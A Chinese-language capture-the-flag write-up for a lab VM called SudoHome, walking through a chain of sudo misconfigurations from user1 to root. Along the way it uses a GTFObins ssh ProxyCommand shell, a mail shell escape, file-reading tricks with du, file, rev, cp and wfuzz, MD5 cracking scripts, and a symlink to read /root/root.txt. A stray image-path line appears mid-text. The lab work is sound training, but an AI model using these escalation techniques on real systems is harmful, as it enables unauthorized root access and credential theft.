群友靶机-SudoHome

信息搜集

```
┌──(root㉿kali)-[/home/kali]
└─# nmap 192.168.1.3 -p- -A
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-22 21:25 EST
Nmap scan report for bogon (192.168.1.3)
Host is up (0.0011s latency).
Not shown: 65532 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
25/tcp open  smtp    Postfix smtpd
| ssl-cert: Subject: commonName=PyCrt.PyCrt
| Subject Alternative Name: DNS:PyCrt.PyCrt
| Not valid before: 2025-04-01T14:05:29
|_Not valid after:  2035-03-30T14:05:29
|_ssl-date: TLS randomness does not represent time
|_smtp-commands: moban, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS,
ENHANCEDSTATUSCODES, 8BITMIME, DSN, SMTPUTF8, CHUNKING
80/tcp open  http    Apache httpd 2.4.62 ((Debian))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.62 (Debian)
MAC Address: 08:00:27:2F:36:10 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19
Network Distance: 1 hop
Service Info: Host:  moban; OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   1.14 ms bogon (192.168.1.3)

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.92 seconds
```

web探测

```
┌──(root㉿kali)-[/home/kali/aaa]
└─# curl 192.168.1.3
<!-- try ssh -->
```

给出了是试一下ssh，那么去22端口看一下

```
┌──(root㉿kali)-[/home/kali]
└─# ssh user1@192.168.1.3
user1:0woA8Sr7I83ROZwmnTcH
user1@192.168.1.3's password:
Linux SudoHome 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
user1@SudoHome:~$
```

banner给出了user1的密码直接登陆即可

接下来开始大型的横向提权环节

```
user1@SudoHome:~$ ls -al /home
total 48
drwxr-xr-x 12 root   root   4096 Nov 16 08:35 .
drwxr-xr-x 18 root   root   4096 Mar 18  2025 ..
drwxr-xr-x  3 user1  user1  4096 Nov 22 22:14 user1
drwxr-xr-x  4 user10 user10 4096 Nov 22 23:28 user10
drwxr-xr-x  2 user2  user2  4096 Nov 23 00:18 user2
drwxr-xr-x  2 user3  user3  4096 Nov 23 00:18 user3
drwxr-xr-x  5 user4  user4  4096 Nov 22 23:57 user4
drwxr-xr-x  2 user5  user5  4096 Nov 23 00:18 user5
drwxr-xr-x  2 user6  user6  4096 Nov 23 00:18 user6
drwxr-xr-x  2 user7  user7  4096 Nov 16 08:35 user7
drwxr-xr-x  2 user8  user8  4096 Nov 22 21:59 user8
drwxr-xr-x  3 user9  user9  4096 Nov 22 22:11 user9
```

十个用户，慢慢搞吧

1>2

```
user1@SudoHome:/home$ sudo -l
Matching Defaults entries for user1 on SudoHome:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User user1 may run the following commands on SudoHome:
    (user2) NOPASSWD: /usr/bin/du
```

user1可以以user2的身份执行`du`命令，`du`命令主要用于查看磁盘使用情况，但他的一个参数可以将错误的配置文件进行输出

```
--files0-from=F   summarize disk usage of the
                            NUL-terminated file names specified in file F;
                            if F is -, then read names from standard input
```

已知所有user下都有一个password.txt文件，那么可以直接将user2的password文件当作错误配置文件进行利用

```
Try 'du --help' for more information.
user1@SudoHome:/home$ sudo -u user2 du --files0-from=/home/user2/password.txt
du: cannot access 'tLPi3BLMG2zmwvZ5z9rh'$'\n': No such file or directory
```

给出了user2的密码

2>3

不做过多介绍

```
user2@SudoHome:~$ sudo -l
Matching Defaults entries for user2 on SudoHome:
    env_reset, mail_badpass,

secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User user2 may run the following commands on SudoHome:
    (user3) NOPASSWD: /usr/bin/file
user2@SudoHome:~$ sudo -u user3 file -m /home/user3/password.txt /dev/null
/home/user3/password.txt, 1: Warning: offset `TFqxDyfGO69DP1lyjtOf' invalid
file: could not find any valid magic files! (No such file or directory)
```


3>4

```
user3@SudoHome:~$ sudo -l
Matching Defaults entries for user3 on SudoHome:
    env_reset, mail_badpass,

secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User user3 may run the following commands on SudoHome:
    (user4) NOPASSWD: /usr/bin/mc
```

mc（Midnight Commander）是可以直接打开 Shell 的

直接在命令行输入下面内容

```
user3@SudoHome:~$ sudo -u user4 mc
```



在这个位置按下`Ctrl + o`即可得到user4的shell

```
user4@SudoHome:/home/user3$ bash
user4@SudoHome:/home/user3$ id
uid=1003(user4) gid=1003(user4) groups=1003(user4)
```

4>5

```
user4@SudoHome:/home/user3$ sudo -l
Matching Defaults entries for user4 on SudoHome:
    env_reset, mail_badpass,

secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User user4 may run the following commands on SudoHome:
    (user5) NOPASSWD: /usr/bin/ssh
```

这个提取在gtfobins内有记载，不做过多解释

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

Spawn interactive root shell through ProxyCommand option.

```
sudo ssh -o ProxyCommand=';sh 0<&2 1>&2' x
```

```
user4@SudoHome:/home/user3$ sudo -u user5 ssh -o ProxyCommand=';sh 0<&2 1>&2' x
$ bash
user5@SudoHome:/home/user3$ id
uid=1004(user5) gid=1004(user5) groups=1004(user5)
```

5>6

```
user5@SudoHome:/home/user3$ sudo -l
Matching Defaults entries for user5 on SudoHome:
    env_reset, mail_badpass,

secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User user5 may run the following commands on SudoHome:
    (user6) NOPASSWD: /usr/bin/rev
```

rev可以读取文件，但是将顺序颠倒过来了，需要额外再rev一次

```
user5@SudoHome:/home/user3$ sudo -u user6 /usr/bin/rev /home/user6/password.txt
LowGbJGVAxhQw63UWc5Z
user5@SudoHome:/home/user3$ cd /tmp
user5@SudoHome:/tmp$ sudo -u user6 /usr/bin/rev /home/user6/password.txt
LowGbJGVAxhQw63UWc5Z
user5@SudoHome:/tmp$ touch 2.txt
user5@SudoHome:/tmp$ vi 2.txt
user5@SudoHome:/tmp$ rev 2.txt
Z5cWU36wQhxAVGJbGwoL
```

6>7

```
user6@SudoHome:/tmp$ sudo -l
Matching Defaults entries for user6 on SudoHome:
    env_reset, mail_badpass,

secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User user6 may run the following commands on SudoHome:
    (user7) NOPASSWD: /usr/bin/cp
```

额外注意一点就是，cp在创建文件时会保留文件的属组和权限，如果是覆盖的话，则是自己创建文件的属组和权限，因此要用user6用户创建一个文件，然后使用cp命令将user7的password.txt文件内容cp到自己所创建的文件内

```
user6@SudoHome:/tmp$ touch 1.txt
user6@SudoHome:/tmp$ chmod 666 1.txt
user6@SudoHome:/tmp$ sudo -u user7 cp /home/user7/password.txt /tmp/1.txt
user6@SudoHome:/tmp$ cat 1.txt
HLoKAOu86miWIYKdyVx3
```

7>8

```
ser7@SudoHome:/var/spool/mail$ sudo -l
Matching Defaults entries for user7 on SudoHome:
    env_reset, mail_badpass,

secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User user7 may run the following commands on SudoHome:
    (user8) NOPASSWD: /usr/bin/mail
```

之前有个靶机考过一次，是因为mail版本太低，无法使用GTFObins上的命令进行提权，无法直接使用`--exec`参数，因此要首先对自己发起一个邮件，进入到mail里，随后在mail的交互内进行shell逃逸

```
user7@SudoHome:~$ sudo -u user8 /usr/bin/mail -s "test" user8 < /dev/null
Null message body; hope that's ok
user7@SudoHome:~$ sudo -u user8 /usr/bin/mail
Mail version 8.1.2 01/15/2001.  Type ? for help.
"/var/mail/user8": 2 messages 1 new 2 unread
 U  1 user8@moban        Sat Nov 22 23:20   17/460   test
>N  2 user8@moban        Sun Nov 23 00:07   16/450   test
& !/bin/bash
user8@SudoHome:/home/user7$ id
uid=1007(user8) gid=1007(user8) groups=1007(user8)
```

8>9

```
user8@SudoHome:~$ sudo -l
Matching Defaults entries for user8 on SudoHome:
    env_reset, mail_badpass,

secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User user8 may run the following commands on SudoHome:
    (user9) NOPASSWD: /usr/bin/wfuzz
```

wfuzz内有一个参数

```
-z file,/path/to/file
```

因此可以直接将user9的password.txt文件当作字典文件进行输出，但是wfuzz 一定需要一个 URL，所以我们构造一个无意义但能打印 FUZZ 的 dummy URL

```
user8@SudoHome:~$ sudo -u user9 wfuzz -z file,/home/user9/password.txt
http://localhost
/FUZZ
```

```
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not
compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites.
Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://localhost/FUZZ
Total requests: 1

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000001:   404        9 L      31 W       271 Ch      "peqkSBCDKvVxxNwcq1j4"

Total time: 0
Processed Requests: 1
Filtered Requests: 0
Requests/sec.: 0
```

9>10

```
user9@SudoHome:~$ sudo -l
Matching Defaults entries for user9 on SudoHome:
    env_reset, mail_badpass,

secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User user9 may run the following commands on SudoHome:
    (user10) NOPASSWD: /usr/bin/md5sum
```

参考umz那个靶机的wp进行操作即可，这里还是用的老版本的脚本，运行时间长

老版本的exp

```
┌──(root㉿kali)-[/home/kali/aaa]
└─# cat 2.sh
#!/bin/bash

if [ $# -ne 2 ]; then
  echo "Usage: $0 <target_md5_hash> <wordlist>"
  exit 1
fi

target_hash=$1
wordlist=$2

while IFS= read -r word; do
  # Generate MD5 hash of the current word
  hash=$(echo "$word" | md5sum | awk '{print $1}')

  # Compare with target hash
  if [ "$hash" == "$target_hash" ]; then
    echo "Password found: $word"
    exit 0
```

```
  fi
done < "$wordlist"

echo "Password not found in the wordlist."
exit 1

┌──(root㉿kali)-[/home/kali/aaa]
└─# bash 2.sh 65e31d336be184593812c18533fa4fa2 /home/kali/bash/rockyou.txt
Password found: morrinsville
```

新版本的exp

因为默认的echo会对文件进行一个-n换行符的处理，因此只需针对这一点即可进行解密，字符串不是长度为12加一个换行符，就是不加换行符的13长度

```
┌──(root㉿kali)-[/home/kali/aaa]
└─# python3 1.py ../bash/rockyou.txt
FOUND: morrinsville
TYPE: 12 chars + newline

┌──(root㉿kali)-[/home/kali/aaa]
└─# cat 1.py
import hashlib
import sys

TARGET = "65e31d336be184593812c18533fa4fa2"
WORDLIST = sys.argv[1]

def md5(s: bytes) -> str:
    return hashlib.md5(s).hexdigest()

with open(WORDLIST, "r", errors="ignore") as f:
    for line in f:
        pwd = line.rstrip("\n")

        # 13 字符 —— 直接 MD5
        if len(pwd) == 13:
            if md5(pwd.encode()) == TARGET:
                print("FOUND:", pwd)
                print("TYPE: 13 chars (no newline)")
                break

        # 12 字符 —— 密码 + '\n'
        if len(pwd) == 12:
            if md5((pwd + "\n").encode()) == TARGET:
                print("FOUND:", pwd)
                print("TYPE: 12 chars + newline")
                break
```

10>root.txt

```
user10@SudoHome:~$ sudo -l
Matching Defaults entries for user10 on SudoHome:
    env_reset, mail_badpass,

secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User user10 may run the following commands on SudoHome:
    (ALL) NOPASSWD: /usr/bin/cat /home/user10/.important
```

因为这个文件在自己的家目录里面，自己家的东西，想怎么整就这么整，所以把.important文件给删了都没事

直接软链接，将/root/root.txt文件软链接到.important文件即可

```
user10@SudoHome:~$ rm /home/user10/.important
user10@SudoHome:~$ ln -s /root/root.txt /home/user10/.important
user10@SudoHome:~$ sudo /usr/bin/cat /home/user10/.important
flag{root-f522d1d715970073a6413474ca0e0f63}
```

user不拿了，跟拿这个root同理

真是梦回HMVLabs了